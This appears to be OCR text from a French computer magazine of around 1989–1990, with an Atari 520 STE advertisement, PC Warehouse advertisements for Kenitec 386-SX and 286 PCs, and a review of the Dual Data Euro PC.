PLUS DE VIDÉO. L'ATARI 520 STE se connecte à tous les téléviseurs ou moniteurs couleurs munis d'un connecteur Péritel. Il possède une synchronisation vidéo externe qui permet de connecter directement une interface GENLOCK externe. Il est désormais possible d'associer les images de l'ordinateur à celles de vos films vidéo.

PLUS DE SON. Dans le domaine de la musique et du son, ATARI est aujourd'hui un standard. Les deux coprocesseurs sonores internes font du 520 STE un véritable instrument de composition stéréophonique et autonome, tandis que l'interface MIDI intégrée permet de piloter toute une formation d'instruments MIDI.



PLUS DE PERFORMANCES. Le nouveau système d'exploitation TOS et l'interface graphique GEM contenus dans les 256 Ko de ROM exploitent pleinement le hardware du STE. Pour la programmation, la bibliothèque de langages et d'outils de développement est aujourd'hui très complète et répond à tous les besoins, du débutant au professionnel.

Graphisme, musique, éducation, programmation ou jeu, quel que soit votre domaine, l'ATARI 520 STE fera de vous un Dieu de la création.

Pour plus d'informations : 36.15 code ATARI ou ATARI France, 79 avenue Louis Roche, 92238 GENNEVILLIERS Cedex. Tél.: 47.33.77.14.

CARACTÉRISTIQUES TECHNIQUES 520 STE

CONFIGURATION DE BASE
512 Ko de RAM, 256 Ko de ROM, lecteur de disquette 3,5" 720 Ko, souris, câble péritélévision, environnement graphique GEM.

COULEURS
Sortie couleurs RVB/PERITEL avec synchronisation vidéo externe, palette 4096 couleurs, 16 niveaux de rouge, vert et bleu, 640/200 pixels en 4 couleurs par ligne, 320/200 pixels en 16 couleurs par ligne.

ARCHITECTURE INTERNE
Microprocesseur ultrarapide 16/32 bits MCS 68000 à 8 MHz, 8 coprocesseurs, mémoire en technologie SIMM extensible à 4 Mo.

CLAVIER
Clavier AZERTY, 94 touches dont 10 de fonction (4 programmations par touche), pavé numérique de 18 touches, pavé de commande du curseur.

INTERFACES INTÉGRÉES
Interface vidéo monochrome haute résolution (640/400), interface pour second lecteur, interface série RS232C, interface parallèle Centronics, interface manette de commande, 4 interfaces pour connecter jusqu'à 6 joysticks ou 2 paddles ou 2 pistolets optiques, port cartouche, interface disque dur haute vitesse, interface MIDI, 2 prises haut-parleur format RCA.

SON ET MUSIQUE
2 coprocesseurs musicaux, sortie en stéréophonie de 6.25, 12.5, 25 et 50 kHz, son numérique au format PCM sur 8 bits signés, générateur de bruits, contrôle dynamique de l'enveloppe, interface MIDI.

* PRIX PUBLIC CONSEILLÉS : 520 STE 3490 F – 520 STE AVEC MONITEUR COULEUR 5490 F.



Service lecteur n° 42, voir page 38

Service lecteur n° 43, voir page 38

KENITEC AT 386-SX

ADRESSE DE VOTRE AGENCE PCW ET BON DE COMMANDE EN FIN DE MAGAZINE



KENITEC 386-SX

Carte mère 80386 à 16 MHz - Microprocesseur 386-SX cadencé à 16 Mhz - 1 Mo RAM 80 ns extensible à 16 Mo par carte additionnelle - 8 slots d'extension - Carte contrôleur 2 lecteurs et 2 disques durs - Lecteur 5" 1/4, 1.2 Mo ou 3" 1/2, 1.44 Mo au choix - Clavier étendu 102 touches - Alimentation 200 W/220 V - MSDOS & GWBA SIC - Manuels en français.

Configuration avec écran monochrome et disque dur 20 Mo

12 990 F TTC

Configuration	Monochrome	VGA
avec 20 Mo	12 990	17 020
avec 40 Mo	14 460	18 490
avec 108 Mo	19 010	23 040
avec 150 Mo	25 560	29 590

Implantée en France, depuis octobre 1988, PC Warehouse, chaîne de distribution internationale de micro-informatique, vous offre, dès aujourd'hui, grâce à son réseau national de 25 agences, qui en comptera plus de 100 en 1992, tout ce que vous attendez de l'informatique, du composant aux solutions professionnelles en passant par les micro-ordinateurs, périphériques et accessoires. PC Warehouse est déjà implantée en Australie, au Canada et aux États-Unis... En vous proposant les plus grandes marques, et en particulier les produits ARCHE, KENITEC, NORMEREL, les agences PC Warehouse mettent à votre disposition les solutions les plus performantes que vous choisirez avec l'aide de nos conseillers.

Vous disposerez également de toute notre infrastructure de S.A.V. et d'un service téléphonique d'assistance à votre écoute.

Nos produits sont vérifiés, testés en usine puis recontrôlés par nos services techniques à Cergy.

C'EST L'INVESTISSEMENT INFORMATIQUE HAUTE SÉCURITÉ AUX MEILLEURS PRIX !

DEMONSTRATIONS DANS TOUTES NOS AGENCES

REGION PARISIENNE

PC WAREHOUSE 3
30, rue du Grenier-St-Lazare 75003 **PARIS**
48.04.00.48 Métro : RAMBUTEAU
PC WAREHOUSE MTI
5, rue des Filles-du-Calvaire 75003 **PARIS** NOUVEAU
42.78.50.52
Métro : FILLES DU CALVAIRE
PC WAREHOUSE 9e
57, rue La Fayette 75009 **PARIS**
48.78.06.91 Métro : CADET
PC WAREHOUSE 10e
38, rue de Chabrol 75010 **PARIS**
42.47.09.42
Métro : GARE DE L'EST/ POISSONNIERE
PC WAREHOUSE 13e
68, bd Auguste-Blanqui 75013 **PARIS**
43.36.69.00 Métro : CORVISART
PC WAREHOUSE 18e
69, rue Marx-Dormoy 75018 **PARIS**
46.07.50.51
Métro : MARX-DORMOY
PXC WAREHOUSE
58, rue Kléber 92300 **LEVALLOIS**
47.48.12.00 Métro : A. FRANCE
PC WAREHOUSE
16, rue Thiers 95300 **PONTOISE**
30.38.61.63

SUD PC WAREHOUSE

8-10, Grande Rue Saint-Michel 31400 **TOULOUSE**
61.53.19.18
PC WAREHOUSE
30, bd Carnot 31000 **TOULOUSE** NOUVEAU
61.62.13.87
PC WAREHOUSE
3, av. de Delphes 13006 **MARSEILLE**
91.79.27.29
PC WAREHOUSE
14, bd Chancel 06600 **ANTIBES**
93.65.94.00
PC WAREHOUSE
6, av. du Colonel Fabien
83000 **TOULON** NOUVEAU

EST PC WAREHOUSE

51, av. Jean-Jaurès 69007 **LYON** NOUVEAU
78.58.01.71 Métro : Jean MACÉ
CONSER INFORMATIQUE
17, rue de Finkmalt 67000 **STRASBOURG**
88.23.10.90
CONSER INFORMATIQUE
7, place Jeanne-d'Arc 68000 **COLMAR**
89.23.73.33

NORD PC WAREHOUSE

16, rue du Priez 59800 **LILLE**
20.74.03.32

OUEST PC WAREHOUSE

160, rue de Brest 35000 **RENNES**
99.33.82.65
PC WAREHOUSE
21 bis cours Alsace-Lorraine 33000 **BORDEAUX** NOUVEAU
56.81.12.96
MICRO DIFFUSION
6, rue Paul-Ligneul 72000 **LE MANS**
43.23.72.83
MICRO DIFFUSION
60, rue Mirabeau 37000 **TOURS**
47.61.50.46
MICRO DIFFUSION 44
17, allée d'Orléans Cours des 50 otages
44000 **NANTES**
40.20.37.65

Consultez notre catalogue sur Minitel 3614 code ORDI.





les magasins de la qualité

Service lecteur n° 46, voir page 38

Service lecteur n° 47, voir page 38

Service lecteur n° 48, voir page 38

KENITEC AT 286-12

ADRESSE DE VOTRE AGENCE PCW ET BON DE COMMANDE EN FIN DE MAGAZINE

MAINTENANCE SUR SITE GRATUITE PENDANT L'ANNEE DE GARANTIE

assurée par TELCI S.A. 1re structure nationale de maintenance

KENITEC AT 286 12 MHZ

Carte mère 80286 à 12 MHz - 512 Ko RAM 100 ns extensible à 1 Mo - 8 slots d'extension - Carte contrôleur 2 lecteurs et 2 disques durs - Lecteur 5' 1/4,1.2 Mo ou 3" 1/2 44 Mo au choix - Clavier étendu 102 touches - Alimentation 200/220 V - MSDOS & GWBA SIC - Manuels en français.

Configuration avec écran monochrome et disque dur 20 Mo

8 990 FF TTC

Configuration	*Monochrome*	*VGA*
avec 20 Mo	8 990	13 020
avec 40 Mo	10 460	14 490

Implantée en France, depuis octobre 1988, PC Warehouse, chaîne de distribution internationale de micro-informatique, vous offre, dès aujourd'hui, grâce à son réseau national de 25 agences, qui en comptera plus de 100 en 1992, tout ce que vous attendez de l'informatique, du composant aux solutions professionnelles en passant par les micro-ordinateurs, périphériques et accessoires. PC Warehouse est déjà implantée en Australie, au Canada et aux États-Unis... En vous proposant les plus grandes marques, et en particulier les produits ARCHE, KENITEC, NORMEREL, les agences PC Warehouse mettent à votre disposition les solutions les plus performantes que vous choisirez avec l'aide de nos conseillers.

Vous disposerez également de toute notre infrastructure de S.A.V. et d'un service téléphonique d'assistance à votre écoute.

Nos produits sont vérifiés, testés en usine puis recontrôlés par nos services techniques à Cergy.

C'EST L'INVESTISSEMENT INFORMATIQUE HAUTE SÉCURITÉ AUX MEILLEURS PRIX !

DEMONSTRATIONS DANS TOUTES NOS AGENCES

REGION PARISIENNE

PC WAREHOUSE 3
30, rue du Grenier-St-Lazare 75003 PARIS
48.04.00.48 Métro : RAMBUTEAU

PC WAREHOUSE MTI
5, rue des Filles-du-Calvaire 75003 PARIS
42.78.50.52
Métro : FILLES DU CALVAIRE
NOUVEAU

PC WAREHOUSE 9e
57, rue La Fayette 75009 PARIS
48.78.06.91 Métro : CADET

PC WAREHOUSE 10e
38, rue de Chabrol 75010 PARIS
42.47.09.42
Métro : GARE DE L'EST/POISSONNIERE

PC WAREHOUSE 13e
68, bd Auguste-Blanqui 75013 PARIS
43.36.69.00 Métro : CORVISART

PC WAREHOUSE 18e
69, rue Marx-Dormoy 75018 PARIS
46.07.50.51
Métro : MARX-DORMOY

PXC WAREHOUSE
58, rue Kléber 92300 LEVALLOIS
47.48.12.00 Métro : A. FRANCE

PC WAREHOUSE
16, rue Thiers 95300 PONTOISE
30.38.61.63

SUD PC WAREHOUSE
8-10, Grande Rue Saint-Michel 31400 TOULOUSE
61.53.19.18

PC WAREHOUSE
30, bd Carnot 31000 TOULOUSE
61.62.13.87
NOUVEAU

PC WAREHOUSE
3, av. de Delphes 13006 MARSEILLE
91.79.27.29

PC WAREHOUSE
14, bd Chancel 06600 ANTIBES
93.65.94.00

PC WAREHOUSE
6, av. du Colonel Fabien
83000 TOULON
NOUVEAU

EST PC WAREHOUSE
51, av. Jean-Jaurès 69007 LYON
78.58.01.71 Métro : Jean MACÉ
NOUVEAU

CONSER INFORMATIQUE
17, rue de Finkmalt 67000 STRASBOURG
88.23.10.90

CONSER INFORMATIQUE
7, place Jeanne-d'Arc 68000 COLMAR
89.23.73.33

NORD PC WAREHOUSE
16, rue du Priez 59800 LILLE
20.74.03.32

OUEST PC WAREHOUSE
160, rue de Brest 35000 RENNES
99.33.82.65

PC WAREHOUSE
21 bis cours Alsace-Lorraine 33000 BORDEAUX
56.81.12.96
NOUVEAU

MICRO DIFFUSION
6, rue Paul-Ligneul 72000 LE MANS
43.23.72.83

MICRO DIFFUSION
60, rue Mirabeau 37000 TOURS
47.61.50.46

MICRO DIFFUSION 44
17, allée d'Orléans Cours des 50 otages
44000 NANTES
40.20.37.65

Consultez notre catalogue sur Minitel 3614 code ORDI.



PC WAREHOUSE

les magasins de la qualité

Service lecteur n° 49, voir page 38

EURO PC



Photos Thierry MORIN

Conçu pour le débutant

L'Euro PC est-il un ordinateur sans inspiration ? Conçu par la société allemande Schneider, commercialisé en France sous la marque Dual Data, il affiche des caractéristiques techniques qui peuvent le laisser penser. Assez bon marché (4 990 F TTC avec un moniteur monochrome et le logiciel intégré Works de Microsoft), ne s'agit-il que du n-ième « Amstrad killer » à tenter sa chance sur le marché des compatibles IBM PC bas de gamme, où tout semble avoir été déjà tenté ? Son principal atout est en fait le souci du détail qu'a apporté Schneider à son idée d'un compatible IBM PC pour débutant. Tout a été fait pour que l'Euro PC se rapproche au maximum du « prêt-à-brancher, prêt-à-fonctionner » d'un Atari ST ou d'un Amstrad CPC. Une philosophie que l'on retrouve dans l'environnement périphérique de la machine : disque dur externe et carte musicale avec interface MIDI.

LORSQU'UN CONSTRUCTEUR S'INSTALLE en France avec, dans son bagage, un ordinateur bas de gamme compatible avec l'IBM PC, à un prix très raisonnable, moins de 5 000 F TTC avec écran monochrome compris, et qui plus est, de fabrication – presque – 100 % européenne, cela risque de modifier le paysage de la micro-informatique dite « familiale ». Un marché qui d'ailleurs, sur le plan des machines, tend à se raréfier si l'on observe que la tendance générale des constructeurs est de compléter leur gamme vers le haut, avec des modèles à base de processeurs 80286 ou 80386 d'Intel. Mais d'abord, qui est Dual

Data ? C'est la division informatique de Dual France, qui connut une notoriété certaine dans les années 70 en vendant des platines tourne-disques et, plus généralement, du matériel hi-fi. En janvier 1989, la société allemande Schneider rachète Dual, au bord du gouffre, avec l'intention de commercialiser ses machines en France. En fait, les machines que fabrique Schneider portent la griffe Dual Data en raison de l'homonymie avec la société française Schneider qui, elle, est une filiale de Philips. En Allemagne, Schneider, gros fabricant de matériels électronique, vidéo et hi-fi, est le troisième constructeur de micro-ordinateurs en nombre de machines vendues, derrière IBM et Commodore. L'Euro PC, commercialisé là-bas depuis un an, s'est déjà vendu à 100 000 exemplaires. En outre, Schneider propose une gamme de trois compatibles IBM PC-AT à processeur 80286, un modèle à base de 80386 étant d'ores et déjà prêt. Rappelons pour mémoire que la société allemande avait passé un contrat de distribution avec Amstrad pour tous les pays nordiques, contrat qui a pris fin en 1987.


Face à la concurrence

Sur le plan commercial, il est clair que l'Euro PC vise le marché « grand public », avec comme cible privilégiée, les débutants. Selon Dual, « *l'Euro PC est le premier équipement au standard universel en une seule pièce, à un prix grand public, qui peut, à la fois, jouer un rôle ludique en famille et s'imposer comme le partenaire compétent pour la gestion du budget familial, les applications professionnelles ou les calculs scientifiques de l'étudiant.* » Prise au pied de la lettre, cette formule convient parfaitement à l'Euro PC comme nous allons le voir plus loin. Reste que la formule a déjà fait recette : Amstrad en a fait ses choux gras, et, à condition de supprimer « standard universel » – comprenez MS-DOS – elle s'applique également aux Atari ST, aux Amiga de Commodore ainsi qu'aux Amstrad CPC. Or, c'est précisément cette petite différence, à savoir la compatibilité avec le système d'exploitation de l'IBM PC, que Dual Data peut exploiter pour mettre sa machine en avant. Car si l'on s'en tient aux performances pures, l'Amiga 500 et l'Atari 520 STE disposent de qualités graphiques et sonores bien supérieures, d'autant de mémoire vive (512 Ko) et d'une bibliothèque conséquente de logiciels ludiques, de petite bureautique, etc., et d'une kyrielle de périphériques. Sans même parler de la souris livrée en standard, de la possibilité de raccordement à un téléviseur du commerce, ni des interfaces graphiques à base de fenêtres (Intuition pour l'Amiga et GEM pour l'Atari ST) permettant de piloter le système d'exploitation avec une extrême facilité. En clair, il faudra tenir compte de tous ces facteurs déterminants. Deuxième point : l'Euro PC est loin d'être le « premier » compatible IBM PC à tenter sa chance auprès du grand public : citons les Thomson TO 16 PC et TO 16 XP, aujourd'hui soldés, le Commodore PC 10, l'Amstrad PC 1512, le Vicki de Victor, les Tandy 1000 SL ou XH ; mais surtout, il faut compter avec le PC1 d'Olivetti, modèle en un seul bloc compact, et qui présente des caractéristiques techniques semblables à celles de l'Euro PC, avec, en plus l'avantage d'être raccordé directement à la prise Péritel d'un téléviseur.

Ce rapide tableau de la concurrence étant brossé, venons-en à l'Euro PC. Le microprocesseur choisi n'est autre que le 8088 d'Intel, équipant les IBM PC d'origine, le modèle le plus simple mais le moins coûteux aussi. Il fonctionne ici sous trois fréquences différentes, 4,77 MHz, 7,16 MHz et 10 MHz, commutables directement à partir du clavier. En fait, en utilisation courante, on travaillera bien entendu avec la fréquence la plus élevée. L'appareil est livré en standard avec une mémoire vive de 512 Ko, non extensible sur la carte-mère. L'ajout peut se faire à l'aide d'une carte d'extension mémoire. Rien que du classique éprouvé.

En revanche, si l'on garde à l'esprit que sa place est sur le bureau d'écolier ou sur la table de la salle à manger, on ne sera pas surpris du « design » de la machine. Tout tient en un seul bloc de plastique moulé aux angles légèrement arrondis : la carte-mère, le clavier et le lecteur de disquettes. D'origine Toshiba, au format 3 pouces 1/2 de 720 Ko, il se trouve sur le côté droit, l'introduction de la disquette se faisant par l'avant. Les connecteurs sont tous situés à l'arrière. Bref, l'Euro PC a vraiment un air « familial » et, de ce point de vue, le constructeur s'est bel et bien démarqué du classique coffret avec clavier détachable. Esthétiquement, l'Euro PC tient de l'Atari ST pour l'intégration du clavier et de la carte-mère, et de l'Amstrad CPC pour l'emplacement du lecteur de disquettes. Notons toutefois que l'alimentation est fournie par un boîtier externe assez imposant.

La disposition du clavier de 83 touches, est originale sans être déroutante : de bonne qualité, la frappe est agréable, il adopte le pavé numérique séparé de l'IBM PC-AT2, et la disposition des 12 touches de fonction de l'AT3 alignées sur une rangée au-dessus du bloc central. Ici, pas de touches de déplacement qui équipent les claviers étendus des modèles PC-AT. Au-dessus du pavé numérique, figurent quatre voyants lumineux : Numlock, donnant l'état du bloc numérique (mode chiffre ou déplacement du curseur) ; Capslock, indiquant que l'on tape des majuscules ou des minuscules ; le témoin de lecture ou d'écriture sur la disquette ; et le témoin d'alimentation.


L'unité centrale et le clavier, doté des connecteurs d'extension, ne forment qu'un.

Les prises de sortie ne manquent pas. L'Euro PC est équipé d'un connecteur pour un lecteur de disquettes externe 3 pouces 1/2 ou 5 pouces 1/4, d'un connecteur pour le disque dur de 20 Mo, tous fabriqués par Dual Data. On trouve les habituelles sorties série, pour un modem ou la souris Microsoft, parallèle, pour une imprimante compatible IBM, la sortie pour l'écran, et une prise spéciale permettant de brancher une souris ou un joystick numériques. A noter qu'il n'y a pas ici de bouton de réinitialisation mais un simple bouton poussoir de mise sous tension. Ici, la réinitialisation du matériel s'opère en combinant les touches CONTROL, ALT et BACK SPACE. Si l'on souhaite effectuer une réinitialisation « à chaud », il suffit d'appuyer sur DEL au lieu de BACK SPACE. En adoptant ce type de boîtier, il est bien évident qu'il n'y a pas la place pour une série de connecteurs d'extension de type PC. On peut tout de même installer une carte

MATÉRIEL TESTÉ
Machine du commerce.

demi-longueur classique dans le boîtier en ôtant le couvercle sous l'appareil. La carte s'insère très simplement sur le connecteur. Opération à ne pas répéter trop souvent puisque tout est en plastique, et à force, ça casse. Pour l'instant, Dual Data n'annonce pas d'autres périphériques, à part les mémoires de masse citées précédemment. Toutefois, il est prévu une extension SECAM qui permettra le branchement d'un téléviseur, en mode CGA (Color Graphic Adaptor). Il semblerait que l'Euro PC tente une démarche auprès de l'Education nationale qui, informatiquement parlant, possède un parc colossal d'écrans Thomson orphelins. A propos d'écran, l'Euro PC fonctionne en mode Hercules 720 x 348 points ou 640 x 200 points en quatre couleurs parmi seize, selon la configuration monochrome ou couleur.

Un score sans surprise


Nous avons dit au début que l'Euro PC est de conception et de fabrication européennes. En fait, il l'est en grande partie, à 85 % dit Dual Data. L'assemblage a lieu dans l'usine de Turkheim en Allemagne. Les 15 % restants, c'est-à-dire l'écran, le lecteur de disquettes, les composants graphiques Paradise, proviennent du Japon. A la question « *Comment faites-vous pour vendre une machine à si bas prix, alors que bon nombre de constructeurs se fournissent en Extrême Orient et font fabriquer leurs machines sur place ?* », la réponse est que les usines Schneider sont « *en grande partie* » automatisées, donc avec peu de main d'œuvre, qu'il s'agit de production en très grande quantité, et que les marges concédées aux revendeurs sont calculées au plus juste.

Caractéristiques

Microprocesseur : *Intel 8088, fréquences 4,77 MHz, 7,16 MHz et 9,54 MHz.*
Système d'exploitation : *MS-DOS 3.30.*
Mémoire vive : *512 Ko extensible à 640 Ko avec une carte d'extension.*
Mémoire de masse : *un lecteur de disquettes interne 3 pouces 1/2 de 720 Ko. En option, un lecteur de disquettes externe 3 pouces 1/2 de 720 Ko ou 5 pouces 1/4 de 360 Ko.*
Affichage : *Hercules en 720 x 348 points avec écran monochrome. CGA en 640 x 200 points 4 couleurs parmi 16 avec écran couleur.*
Clavier : *83 touches, avec pavé numérique séparé.*
Interfaces : *une sortie série, une sortie parallèle, un connecteur pour lecteur de disquettes externe, un connecteur pour disque dur externe, un connecteur pour souris ou joystick, un connecteur vidéo, un connecteur d'extension 8 bits à la norme IBM PC.*
Logiciels : *GW Basic et Works de Microsoft.*
Distributeur : *Dual Data.*
Prix : *en version avec écran monochrome : 4 990 F TTC ; avec écran couleur : 5 990 F TTC.*
Disponibilité : *immédiate.*

Au standard de performances, l'Euro PC obtient la moyenne de 3,1. Ce score sans surprise est à peine meilleur que ceux de l'Amstrad PC 1640 et de l'Olivetti M200 qui arrivent tous deux à la note de 3.0. On remarquera qu'il se comporte plutôt bien en texte et en tableur, ainsi que pour les opérations de lecture et d'écriture sur disquette.

Pour conclure sur la partie matérielle de l'Euro PC, on conviendra qu'il s'agit là d'un ordinateur des plus classiques sans réelles performances particulières, le prix imposant des restrictions. Attention ! Ce constat n'a rien de péjoratif, car le véritable intérêt tient au soin apporté par Dual Data sur une « prise en main » aisée, à mille lieux de formatages et installations laborieuses.



La carte d'extension MIDIMIX, dotée d'une interface MIDI.


En la matière, Schneider a conçu un programme Setup d'installation qui sert à ajuster les paramètres principaux de la machine. A l'écran apparaît une page de menu dans laquelle on se déplace d'article en article, à l'aide des touches de déplacement du bloc numérique. Ainsi, on indique que l'unité de disquettes interne est de 720 ou 360 Ko, de même pour l'éventuel lecteur externe ou le disque dur. Reste le choix du type d'affichage, monochrome ou couleur. La date et l'heure peuvent également être fixées. Toutes les valeurs entrées sont sauvegardées dans une mémoire CMOS. A tout instant, on peut reconfigurer le système, c'est-à-dire modifier certains paramètres, en tapant la combinaison de touches CONTROL, ALT et ESC.

Livré avec Works

D'autre part, Dual a l'excellente idée de proposer en standard le logiciel intégré Works version 1.05 de Microsoft (voir notre article page 183). Il comprend un traitement de texte, un tableur avec graphiques, une gestion de fichiers et un module de communication, de quoi s'occuper. Avec une souris Microsoft, il se pilote aisément. Le fait de trouver un logiciel comme Works donne un profil idéal de l'utilisateur supposé de l'Euro PC : il s'agit donc du débutant de 10 à 70 ans qui veut s'initier, à moindre frais, aux outils informatiques principaux. Le programmeur n'est cependant pas délaissé, qui trouvera avec le très répandu GW Basic, un moyen pratique de faire ses premières armes, de montrer ses talents à la famille réunie autour de l'écran.

On apprécie beaucoup que Schneider ait pris soin de fournir une documentation très copieuse. Ainsi, les quatre volumes empilés mesurent 10 cm d'épaisseur ce qui représente, en gros, le bottin de l'Ile-de France. Clairement détaillé, on apprend tout sur les commandes MS-DOS 3.30, comment installer la machine, tout savoir sur le GW Basic, et exploiter Works en profondeur. Pour ceux qui désirent s'initier en douceur et en chansons, Dual Data propose de transformer l'Euro PC, pour 3 990 F TTC, en synthétiseur FM sous forme d'une carte d'extension MIDI-Mix qui, en outre, comporte une interface MIDI (Musical Instrument Digital Interface). 99 sons différents en mémoire peuvent être sélectionnés, et 16 voix jouées simultanément. Le logiciel est constitué d'un séquenceur 24 pistes et d'un éditeur de notes bien conçu. Pour l'instant, ce « Pack musique » développé par la société Starter, fonctionne uniquement en mode d'affichage Hercules, la version CGA couleur étant prévue sous peu. Ajoutons que cinq disquettes de données font partie du lot. Au programme : Bach, Chick Corea, Al Jarreau (sans la voix bien sûr).

Microprocesseur : Siemens 8088
Horloge : 9,54 MHz
Mémoire : 512 Ko
Disque dur : 20 Mo
Ecran : CGA
Système : MS-DOS 3.3

